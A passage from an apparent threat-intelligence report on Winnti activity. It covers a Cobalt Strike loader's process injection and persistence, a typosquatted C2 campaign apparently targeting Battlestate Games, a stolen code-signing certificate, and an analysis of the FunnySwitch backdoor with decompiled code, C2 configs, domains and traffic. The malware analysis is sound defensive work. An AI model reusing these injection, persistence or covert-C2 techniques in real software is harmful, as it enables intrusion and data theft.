            writer_shellcode_offset = buffer + 0x60 + pdf_size;
            drop_to_temp_and_open_pdf(buffer + 0x30, buffer + 0x60, pdf_size);
            create_and_inject_to_spoolsv((writer_shellcode_offset + writer_shellcode_size), main_shellcode_size);
            create_config_and_persistence(
              writer_shellcode_offset + writer_shellcode_size,
              main_shellcode_size,
              writer_shellcode_offset,
              writer_shellcode_size);
          }
        }
```

Figure 31.

resume.exe: actions on first launch

The payload runs in a new process %windir%\System32\spoolsv.exe, into which the main shellcode is injected: Cobalt Strike Beacon with C2 address 149.28.84[.]98.

Injection occurs by creating a section via a ZwCreateSection call, getting access to it from the parent and child processes via ZwMapViewOfSection calls, copying shellcode to the section, and placing a jump to the shellcode at the entry point for spoolsv.exe.

For persistence, resume.exe (under the name winness.exe) is copied to the folder %appdata%\Microsoft\AddIns\ and the main shellcode is re-encrypted and saved in the same location, with the name winness.config. To ensure autostart, auxiliary shellcode writes the file svchost.bat, which transfers control to winness.exe, to the startup folder. For avoiding detection at this stage, the auxiliary shellcode is injected in a similar way into spoolsv.exe, independently loads the necessary functions, and writes to file in a separate thread.

When winness.exe runs after a restart, the main shellcode is decrypted from winness.config and injected into spoolsv.exe in exactly the same way.

3.2 HFS with a surprise




Figure 32. HFS server on Winnti infrastructure

On June 23, 2020, while investigating Winnti network infrastructure, we detected an active HttpFileServer on one of the active C2 servers. Four images were there for all to see: an email icon, screenshot from a game with Russian text, screenshot of the site of a game development company, and a screenshot of information about vulnerability CVE-2020-0796 from the Microsoft website.

Figure 33. 13524222881554126454-128.png

Figure 34. EaVpPBNXgAE8s3r.jpg




Figure 35. website_battlestategames.png




Figure 36. windows_update.png
The screenshots related to Battlestate Games, the St. Petersburg-based developer of *Escape from Tarkov.*

Almost two months later, on August 20, 2020, the file CV.pdf____.exe (e886caba3fea000a7de8948c4de0f9b5857f0baef6cf905a2c53641dbbc0277c) was uploaded to VirusTotal. This file is a self-contained loader for Cobalt Strike Beacon PL shellcode.

Its C2 server is interesting: update.facebookdocs[.]com.

We discovered that the main domain facebookdocs[.]com hosted a copy of the official site of Battlestate Games: www.battlestategames.com. Via an associated C2 IP address (108.61.214[.]194), we found an equivalent page on the phishing domain www.battllestategames[.]com (note the double "l").




Figure 37. Copy of the official Battlestate Games site
When used as C2 servers, such domains give attackers the ability to mask malicious traffic as legitimate activity within the company.

The combination of these two finds makes us think that we detected traces of preparation for, and subsequent successful implementation of, an attack on Battlestate Games.

Moreover, the match between the job listing for Unity3D developer (as seen in the screenshot from the official site) and contents of the curriculum vitae in the file CV.chm (as described in the previous section), considering how closely they matched in time as well as the company and "applicant" both being located in St. Petersburg, suggests a connection between these attacks. Most likely, the CHM file attack was used at the beginning stage of the breach, although we do not have solid confirmation for this.

Use of typosquatting domains for C2 servers is typical of Winnti and has been described in a Kaspersky report.

Battlestate Games received all of the information uncovered by our investigation into the suspected attack.

4. A purloined certificate

Another favorite Winnti technique is theft of certificates for code signing. Compromised certificates are used to sign malicious files intended for future attacks.

We found one such certificate belonging to Taiwanese company Zealot Digital:

```
Name:           ZEALOT DIGITAL INTERNATIONAL CORPORATION
Issuer:         GlobalSign CodeSigning CA - SHA256 - G2
Valid From:     07:43 AM 08/20/2015
Valid To:       07:43 AM 09/19/2016
Valid Usage:    Code Signing
Algorithm:      sha256RSA
Thumbprint:     91e256ac753efe79927db468a5fa60cb8a835ba5
Serial Number:  112195a147c06211d2c4b82b627e3d07bf09
```

The files signed with it were predominantly used in attacks on organizations in Hong Kong. They include Crosswalk and Metasploit injectors, the juicy-potato utility, and samples of FunnySwitch and ShadowPad.

5. FunnySwitch

Among the files signed with the Zealot Digital certificate, we discovered two samples of malware containing a previously unknown backdoor. We have called it FunnySwitch, based on the name of the library and one of the key classes. The backdoor is written in .NET and can send system information as well as run arbitrary JScript code, with support for six different connection types, including the ability to accept incoming connections. One of its distinguishing features is the ability to act as message relay between different copies of the backdoor and a C2 server.

5.1 Unpacking

The attack in question starts with the SFX archive x32.exe (2063fae36db936de23eb728bcf3f8a5572f83645786c2a0a5529c71d8447a9af).




Figure 38. Contents of the archive x32.exe

The archive unpacks three files (1.vbs, n3.exe, and p3.exe) into the folder c:\programdata, after which the extracted VBS script runs both executables.

The files n3.exe and p3.exe are identical and inject shellcode into the process explorer.exe. The only difference between them is the final bytes of the shellcode they inject, which contain the XML configuration. In one case, the proxy server 168.106.1[.]1 is specified there in addition:

```
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
    <HttpConnector url="http://db311secsd.kasprsky[.]info/config/" proxy="http://168.106.1[.]1/" interval="30-60"/>
</Config>
<?xml version="1.0" encoding="utf-8"?>
<Config Group="aa" Password="test" StartTime="0" EndTime="24" WeekDays="0,1,2,3,4,5,6">
    <HttpConnector url="http://db311secsd.kasprsky[.]info/config/" interval="30-60"/>
</Config>
```

A subdomain of kasprsky[.]info, db311secsd.kasprsky[.]info, is the C2 domain. Interestingly, several of its other subdomains are mentioned in an FBI report. It dates to May 21, 2020, and warns of attacks on organizations linked to COVID-19 research.

The job of the shellcode is to launch and execute a method from the .NET assembly located immediately after its code. To do so, it gets a reference to the ICorRuntimeHost interface, which it uses to run CLR and create an AppDomain object. The contents of the assembly are loaded into the newly created domain. Reflection is used to run the static method Funny.Core.Run(xml_config), to which the XML configuration is passed.

```
    SafeArrayUnaccessData(v11, i, rawAssembly);
    v18 = (*appDomain)->Load(appDomain, rawAssembly, &assembly);
    if ( v18 >= 0 )
    {
      *v58 = 'u\0F';
      v58[10] = 0;
      *&v58[2] = 'n\0n';
      *&v58[4] = '.\0y';
      *&v58[6] = 'o\0C';
      *&v58[8] = 'e\0r';
      typeName = SysAllocString(v58);       // Funny.Core
      v18 = (*assembly)->GetType(assembly, typeName, &type);
      if ( v18 >= 0 )
      {
        *v42 = 'u\0R';
        *&v42[2] = 'n';
        methodName = SysAllocString(v42);   // Run
        v18 = (*type)->GetMethod(type, methodName, 280, &methodInfo);
        if ( v18 >= 0 )
        {
          VariantInit(&v90);
          VariantInit(&v89);
          VariantInit(&param);
          param.lVal = SysAllocString(xml_config);
          param.vt = 8;
          parameters = SafeArrayCreateVector(VT_VARIANT, 0, 1);
          v81 = 0;
          SafeArrayPutElement(parameters, &v81, &param);
          v18 = (*methodInfo)->Invoke(methodInfo, v90, DWORD1(v90), DWORD2(v90), HIDWORD(v90), parameters, &v89);
          if ( v18 >= 0 )
            v18 = 1;
        }
```

Figure 39. Calling a method from the .NET assembly

The assembly is the library Funny.dll with obfuscation by ConfuserEx.

5.2 Funny.dll

The backdoor starts by parsing the configuration. Its root element may contain the following fields:

- Debug is the flag for enabling debug logging
- Group is an arbitrary string sent together with system information.
- Password is the key used to encrypt messages.
- ID identifies the relay (if not present in the configuration, the GUID is used instead).
- StartTime, EndTime, and WeekDays restrict the times and days when the backdoor may function

The `<Config>` element may contain an arbitrary number of elements describing various types of connectors:

- TcpConnector and TcpBindConnector are classes responsible for connecting over TCP as client and server.

  They have two parameters in common: `address` and `port` (by default, 38001). TcpConnector also has the `parameter` interval, which indicates how long to wait before trying to reconnect.

- HttpConnector and HttpBindConnector are HTTP client with support for proxy and HTTP server.

  Supported client parameters: `url` – address to connect to, `interval` – same as at TcpConnector, `proxy` and `cred` – proxy server address and credentials. Server parameters: `url` – list of prefixes on which it will run and `timeout` – client timeout.

  The standard classes HttpWebRequest and HttpListener from .NET Framework are used for client and server implementations. Both HTTP and HTTPS are supported: if no SSL certificate is configured for the port on which the server is running, it will be launched with CN = `Environment.MachineName + ".local.domain"`. The client, in turn, ignores certificate validation.

- RPCConnector and RPCBindConnector are classes that allow setting up a connection via a Named Pipe. They take a single parameter, `name`, which is the name of the connection.

TcpBindConnector and HttpBindConnector support simultaneous connections for multiple clients.

For the network connectors to work, the backdoor adds an allow rule to Windows Firewall with the name "Core Networking — IPv4" for its executable module.

```
// Token: 0x060001C8 RID: 456 RVA: 0x00008ABC File Offset: 0x00006CBC
private void method_0(string string_3, NET_FW_RULE_DIRECTION_ net_FW_RULE_DIRECTION__0, string string_4)
{
    INetFwRule netFwRule = (INetFwRule)Activator.CreateInstance(Type.GetTypeFromProgID("HNetCfg.FWRule"));
    netFwRule.Action = NET_FW_ACTION_.NET_FW_ACTION_ALLOW;
    netFwRule.Enabled = true;
    netFwRule.InterfaceTypes = "All";
    netFwRule.ApplicationName = string_3;
    netFwRule.Name = Class18.String_0;
    netFwRule.Description = Class18.String_1;
    netFwRule.Grouping = Class18.String_2;
    netFwRule.Direction = net_FW_RULE_DIRECTION__0;
    netFwRule.Protocol = 6;
    netFwRule.LocalPorts = string_4;
    ((INetFwPolicy2)Activator.CreateInstance(Type.GetTypeFromProgID("HNetCfg.FwPolicy2"))).Rules.Add(netFwRule);
}

// Token: 0x060001C9 RID: 457 RVA: 0x00008B54 File Offset: 0x00006D54
public void method_1()
{
    try
    {
        Class5.smethod_1("add program rule", new object[0]);
        StringBuilder stringBuilder = new StringBuilder(255);
        Class18.GetModuleFileName(IntPtr.Zero, stringBuilder, stringBuilder.Capacity);
        Class5.smethod_1("Application Path: {0}", new object[]
        {
            stringBuilder
        });
        this.method_0(stringBuilder.ToString(), NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_IN, null);
        this.method_0(stringBuilder.ToString(), NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_OUT, null);
        Class5.smethod_1("firewallProlicy create successfully", new object[0]);
    }
    catch (Exception exception_)
    {
        Class5.smethod_2(exception_);
    }
}
```

Figure 40. Code for adding Windows Firewall rules

Just like with Crosswalk, there are multiple levels of the protocol: in this case, transport, network, and application.

5.2.1 Transport protocols

1. TCP

   TCP supports three types of messages: PingMessage (0x1), PongMessage (0x2), and DataMessage (0x3). The first two monitor the connection and are relevant only at the TcpConnector/TcpBindConnector level. DataMessage contains network-level data.

   Messages consist of a signature (4 bytes), encrypted header (16 bytes), and optional data.

   The signature is three random bytes followed by their sum with modulo 256. Incoming messages with an invalid signature are discarded.

   The header contains the data size (4 bytes) and byte indicating the message type (0x1, 0x2, or 0x3).

   It is encrypted with AES-256-CBC; the key and IV are taken from the MD5 of the key string. The backdoor uses this encryption method in other cases as well, which is why we refer to it as "standard" in the text that follows. The key string in this case is "tcp_encrypted".

```
public static byte[] Encrypt(byte[] data, string key)
{
    byte[] array = MD5.Create().ComputeHash(Encoding.UTF8.GetBytes(key));
    ICryptoTransform transform = Rijndael.Create().CreateEncryptor(array, array);
    MemoryStream memoryStream = new MemoryStream();
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write);
    cryptoStream.Write(data, 0, data.Length);
    cryptoStream.Close();
    return memoryStream.ToArray();
}
```

Figure 41. Standard encryption in FunnySwitch

2. HTTP with long polling
   There are three types of requests: GET "connect", GET "pull", and POST "push". To start transferring data, the client must connect by sending a GET request to a URL from the configuration and provide a special cookie value.

   The cookie name is eight random characters. The value is an encrypted Base64 string containing the session GUID and operation name ("connect"). The string is encrypted in the standard way with the key "http".

   The client then constantly sends GET requests with pull operations. In response, the server returns the relevant array of messages for the client or, if no new messages have arrived in the last 10 seconds, an empty response. Client–server messages are periodically sent as an array as well, for which a POST request with push operation is used.

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: ncMZreLV=9D4GKR5H6kP4s4dTaKVIiWcoxB1zt6wWWLQUB8rHcFIgn6ebJZGfxNIUormjjZSZ
Host: 127.0.0.66:4095                                                       connect
Cache-Control: no-store,no-cache
Pragma: no-cache
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 30 Jul 2020 14:39:30 GMT

GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: e5aHWyPn=9D4GKR5H6kP4s4dTaKVIiWcoxB1zt6wWWLQUB8rHcFIWNPR%2fm%2ffQX%2fGkOSWxxs99
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache                                                    pull
Pragma: no-cache

HTTP/1.1 200 OK
Content-Length: 276
Content-Type: application/octet-stream
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 30 Jul 2020 14:39:30 GMT

......~
.Qb...\..
....g....P=s.u...:..d.*.e.%h.
.K...5O.o.m...`P.+..1&.=.....C.l..F.......#............-.`Z...,...:..%.?'...._{.)....O..Q......\..9.w...>}..0s~.!....uAN.....~).
0....+7|g..q.%{j.h.o....oo..o.U1...[.W*Y.2v.*......A.,wb.......2.h./...?2d..%..w.7...P{..s......c..%GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: rF0POGe6=9D4GKR5H6kP4s4dTaKVIiWcoxB1zt6wWWLQUB8rHcFIWNPR%2fm%2ffQX%2fGkOSWxxs99
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache                                                    pull
Pragma: no-cache
```

   Figure 42. FunnySwitch connect and pull requests
   The special class MsgPack class, which implements a custom serialization protocol, unpacks the array and other primitive types.

3. RPC (Pipe)
   Similar to TCP, except for the absence of connection monitoring.

5.2.2 Network-level protocol

```
Switch
public void Input(Connector connector, object session, byte[] data)
{
    byte[] array = Core.Decrypt(data, Switch.CommonKey);
    SwitchMessage switchMessage = SwitchMessage.Parse(array, 0, array.Length);
    Class5.smethod_1("input message: {0}, [{1} -> {2}]", new object[]
    {
        switchMessage.MessageType,
        string.Join(",", switchMessage.Source.ToArray()),
        string.Join(",", switchMessage.Destination.ToArray())
    });
    string key = switchMessage.Source[0];
    string messageType = switchMessage.MessageType;
    if (messageType != null)
    {
        if (messageType == "hello_request")
        {
            Dictionary<string, RouteContext> obj = this.dictionary_0;
            lock (obj)
            {
                this.dictionary_0[key] = new RouteContext
                {
                    Connector = connector,
                    Session = session,
                    SystemInfo = switchMessage.Payload
                };
            }
            SwitchMessage m = SwitchMessage.Create("hello_response", switchMessage.Source.ToArray(), Core.GetSystemInfoData());
            this.SendSwitchMessage(m);
            return;
        }
        if (!(messageType == "hello_response"))
        {
            if (!(messageType == "message"))
            {
                return;
            }
            this.method_0(switchMessage);
        }
        else
        {
            Dictionary<string, RouteContext> obj = this.dictionary_0;
            lock (obj)
            {
                this.dictionary_0[key] = new RouteContext
                {
                    Connector = connector,
                    Session = session,
                    SystemInfo = switchMessage.Payload
                };
            }
        }
    }
}
```

Figure 43. Function for processing incoming network-level communications

All messages at this level are encrypted in the backdoor's standard way, with the key string "commonkey".

Messages are an array of three or four elements:

- Message type ("hello_request", "hello_response", "message", "error")
- Source serialized array
- Destination serialized array
- Payload (application-level data)

The *MsgPack* class is also used for serialization. The Source and Destination arrays contain the IDs of the relays through which the message has already passed and the IDs of the routers through it should be delivered to the recipient.

The bodies of hello_request and hello_response messages contain information about the sender's system. When one of these messages is received, the relay saves data about the sender ID, used connector instance and system data. These message types are used to establish a direct connection between relays.

Messages of the "message" type (ones that are not hello_request, hello_response, or error) can be passed via several relays. If its Destination field contains only the ID of the current instance, it will be handled locally; if not, it will be sent to the next relay in the list. For connecting to the next instance, it uses the connector that was saved when exchanging hello_request and hello_response messages.

The backdoor collects the following system information:

- Values of the registry keys ProductName and CSDVersion from HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
- Whether the OS is 32-bit or 64-bit
- List of IP addresses
- Computer name
- Username and workgroup
- Name of running module
- PID

- MAC addresses of network adapters
- Value of the Group attribute in the XML configuration

5.2.3 Application-level protocol

At the application level, data is encrypted in the standard way using the value of the Password attribute from the configuration. If no such value exists, the key string is "test". Data is compressed with GZip prior to encryption.

After decryption and decompression, the payload is an array (packed *MsgPack*) consisting of one or two elements: a string with the name of a command and optional array of bytes (data for the command). These elements, in turn, contain another serialized array, which contains a message string ID (which will be used to send the result of the command) plus the data for the command.

5.2.4 Supported commands

Command	Description
invoke	Run JScript code and get the result. Implementation was separated out into a JSCore .NET assembly, which is dynamically loaded from a Base64 constant defined in the main assembly.

```
private static Type smethod_1()
{
    return Assembly.Load(Convert.FromBase64String(Class16.string_0)).GetType("Funny.Eval");
}
```

Figure 44. Loading the Funny.Eval class from the JSCore assembly

Code execution is accomplished with classes from the Microsoft.JScript namespace.

```
Eval ×
using System;
using System.Collections;
using System.Collections.Specialized;
using Microsoft.JScript;
using Microsoft.JScript.Vsa;

namespace Funny
{
    // Token: 0x02000004 RID: 4
    [Serializable]
    public class Eval : INeedEngine
    {
        // Token: 0x0600000B RID: 11 RVA: 0x000021A8 File Offset: 0x000003A8
        [JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
        public static object Invoke(object _app, object _dict, object _pwd)
        {
            RuntimeTypeHandle thisclass = typeof(Eval).TypeHandle;
            JSLocalField[] fields = new JSLocalField[]
            {
                new JSLocalField("_app", typeof(object).TypeHandle, 0),
                new JSLocalField("_dict", typeof(object).TypeHandle, 1),
                new JSLocalField("_pwd", typeof(object).TypeHandle, 2),
                new JSLocalField("Request", typeof(NameValueCollection).TypeHandle, 3),
                new JSLocalField("key", typeof(object).TypeHandle, 4),
                new JSLocalField("Response", typeof(Writer).TypeHandle, 5),
                new JSLocalField("Server", typeof(NameValueCollection).TypeHandle, 6),
                new JSLocalField("Application", typeof(object).TypeHandle, 7),
                new JSLocalField("code", typeof(string).TypeHandle, 8),
                new JSLocalField("return value", typeof(object).TypeHandle, 9),
                new JSLocalField("e:0", typeof(object).TypeHandle, 10)
            };
            VsaEngine vsaEngine = VsaEngine.CreateEngineWithType(typeof(Eval).TypeHandle);
            StackFrame.PushStackFrameForStaticMethod(thisclass, fields, vsaEngine);
            object obj4;
            try
            {
                LateBinding lateBinding = new LateBinding("Keys");
                NameValueCollection nameValueCollection;

                    localVars3[0] = _app;
                    localVars3[1] = _dict;
                    localVars3[2] = _pwd;
                    localVars3[3] = nameValueCollection;
                    localVars3[4] = obj;
                    localVars3[5] = writer;
                    localVars3[6] = nameValueCollection3;
                    localVars3[7] = obj3;
                    localVars3[8] = text;
                    localVars3[9] = obj4;
                    localVars3[10] = obj5;
                    Eval.JScriptEvaluate(text, vsaEngine);
                    object[] localVars4 = ((StackFrame)vsaEngine.ScriptObjectStackTop()).localVars;
                    _app = localVars4[0];
                    _dict = localVars4[1];
                    _pwd = localVars4[2];
```

Figure 45. Code fragments from the Funny.Eval class

Command	Description
connect	Takes an XML string with connector configuration and creates the corresponding object.
update	Packs a response containing the IDs of relays connected to the current copy, together with their system information.
query	Collects the configuration of active connector instances other than the RPCConnector and RPCBindConnector classes.
remove	Removes the specified connector.
createStream	Creates a message queue with the indicated name. The queue connects with the sender of the createStream command.
closeStream	Deletes the named message queue.
sendStream	Adds a message (byte array) to the queue with the specified name.

The result of execution of each command is returned to the sender via the invoke-response command.

5.2.5 Unused code

By all appearances, the FunnySwitch backdoor is still under development, as shown by the incomplete state of message queue functionality. Besides the commands described here already, the code contains the functions PullStream and SendStream, which are not used anywhere. The first extracts a message from the queue (by queue name), while the second sends its creator an arbitrary set of bytes with the stream-data command.

The code also contains several unused classes: an implementation of the KCP protocol, limited-size queue SizeQueue, and string serializer StreamString.

```
KCP
using System;
using System.Collections.Generic;

namespace Network
{
    // Token: 0x02000039 RID: 57
    public class KCP
    {
        // Token: 0x0600010E RID: 270 RVA: 0x000023E4 File Offset: 0x000005E4
        public static void ikcp_encode8u(byte[] p, int offset, byte c)
        {
            p[offset] = c;
        }

        // Token: 0x0600010F RID: 271 RVA: 0x00004FB4 File Offset: 0x000031B4
        public static byte ikcp_decode8u(byte[] p, ref int offset)
        {
            int num = offset;
            offset = num + 1;
            return p[num];
        }

        // Token: 0x06000110 RID: 272 RVA: 0x000023EA File Offset: 0x000005EA
        public static void ikcp_encode16u(byte[] p, int offset, ushort v)
        {
            p[offset] = (byte)(v & 255);
            p[offset + 1] = (byte)(v >> 8);
        }
```

Figure 46. Fragment of KCP class code

5.2.6 FunnySwitch vs. Crosswalk

Based on investigation of the two backdoors, we believe that they were written by the same developers. Several things point at common authorship:

- Use of multiple transport protocols
- Support for specifying a proxy server
- Identical configuration restrictions on time of day and days of the week
- Implementation of the KCP protocol
- Implemented (and disabled by default) logging of debug messages and errors

```
__int64 __fastcall format_error(base_struct *a1, unsigned int import_hash, unsigned int a3, unsigned int error_code)
{
  base_struct *v4; // rbp
  unsigned int v5; // edi
  unsigned int v8; // er14
  __int64 system_message; // [rsp+60h] [rbp+8h]

  v4 = a1->base_eaddr;
  system_message = 0i64;
  v5 = a3;
  (v4->imports->msvcrt_memset)(v4->error_message, 0i64, 260i64);
  v8 = (v4->imports->kernel32_FormatMessageA)(
         FORMAT_MESSAGE_FROM_SYSTEM|FORMAT_MESSAGE_ALLOCATE_BUFFER,
         0i64,
         error_code,
         LANG_USER_DEFAULT,
         &system_message,
         0,
         0i64);
  (v4->imports->msvcrt_sprintf)(
    v4->error_message,
    v4->s_fac_format,                          // FAC:%d->%d,%d,%s
    import_hash,
    v5,
    error_code,
    system_message);
  (v4->imports->msvcrt_printf)(v4->error_message);
  if ( system_message )
    (v4->imports->kernel32_LocalFree)();
```

Figure 47. Error logging in Crosswalk

```
internal class Class5
{
